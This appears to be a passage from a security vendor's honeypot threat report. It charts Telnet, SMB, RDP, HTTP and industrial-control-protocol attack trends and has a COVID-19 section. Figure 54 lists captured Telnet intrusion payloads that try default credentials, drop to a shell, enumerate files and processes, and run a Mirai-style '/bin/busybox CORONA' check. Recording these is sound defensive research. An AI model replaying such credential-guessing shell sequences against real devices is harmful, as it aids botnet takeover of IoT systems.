


Figure 48. Telnet Attack Trends




Figure 49. SMB Attack Trends




Figure 50. RDP Attack Trends

Figure 51 shows the number of RDP brute force attacks we have detected on our hunting engines in units of weeks.




Figure 51. RDP Brute Force Attacks




Figure 52. HTTP Attack Trends

2- COVID-19 Situational Analysis

With the spread of the COVID-19 epidemic this year, we are also analyzing COVID-related content. It was also found that content related to COVID-19 broke out in large numbers at the beginning of the epidemic, and then gradually slowed down. We also use the COVID-19 trend to observe the attack landscape of related IoT and ICS, and try to analyze whether there is any difference.




Figure 53. COVID-19 Attack Trend with Payload

d	src_ip		payload
2020-03-23	83.20.		default\r\ndefault\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\n/bin/busybox CORONA\r\n
2020-05-09	83.26.		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\nps aux\r\n/bin/busybox CORONA\r\n
2020-07-22	67.206		\xff\xfd\x01admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-07-24	60.251		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-05-12	68.10.		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\nps aux\r\n/bin/busybox CORONA\r\n
2020-06-29	181.11		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-05-15	38.18.		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\nps aux\r\n/bin/busybox CORONA\r\n
2020-05-17	114.34		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\nps aux\r\n/bin/busybox CORONA\r\n
2020-05-17	39.42.		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-07-20	201.42		\xff\xfd\x01admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-04-05	99.245		default\r\ndefault\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\n/bin/busybox CORONA\r\n
2020-06-02	184.68		default\r\ndefault\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\n/bin/busybox CORONA\r\n
2020-05-14	206.24		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-04-26	149.6.		default\r\ndefault\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\n/bin/busybox CORONA\r\n
2020-08-24	66.176		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\nps aux\r\n/bin/busybox CORONA\r\n
2020-06-15	81.47.		default\r\ndefault\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\n/bin/busybox CORONA\r\n
2020-05-24	59.124		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-05-11	123.20	2	admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\nps aux\r\n/bin/busybox CORONA\r\n
2020-05-24	177.54		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-05-08	122.14		default\r\ndefault\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-04-11	119.48		default\r\ndefault\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\n/bin/busybox CORONA\r\n
2020-06-30	64.139		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-08-07	131.19		\xff\xfd\x01admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-05-24	14.237		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-05-26	193.33		admin\r\n\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\nls /home\r\n/bin/busybox CORONA\r\n
2020-05-04	189.14		default\r\ndefault\r\nenable\r\nsh\r\nshell\r\nlinuxshell\r\nsystem\r\n/bin/busybox CORONA\r\n

Figure 54. Attack Payloads We Hunted Related to COVID-19

The Threats of the Next Generation

According to our hunting, we found that attacks specialized to target ICS protocols may be the next-generation attack trends based on the rise in ICS protocol traffic. We prepared multiple ICS protocol-hunting engines which can recognize ICS protocol signatures, and we found that the number of ICS protocol attacks was clearly increasing at the beginning of this year. In response to this hunting result, we also built a highly interactive ICS hunting engine to hunt advanced ICS threats such as Siemens S7 protocol.

Figure 55 and Figure 57 to Figure 67 show ICS protocol trends we hunted. From the traffic of various ICS protocols, it can be found that there is a general trend of growth, and specific protocols such as IEC 104, GR SRTP, and EtherNet/IP showed a huge increase at the beginning of the year. This growth is worthy of our attention. Also, Figure 56 shows a screenshot of Modbus/TCP traffic from Wireshark proving our analyer can recognize ICS protocol traffic.




Figure 55. Modbus/TCP Attack Trends




Figure 56. The Wireshark View of Modbus/TCP




Figure 57. PCWorx Attack Trends




Figure 58. Siemens S7 Attack Trends




Figure 59. OPC UA Discovery Attack Trends




Figure 60. IEC104 Attack Trends




Figure 61. ORMON FINS Attack Trends

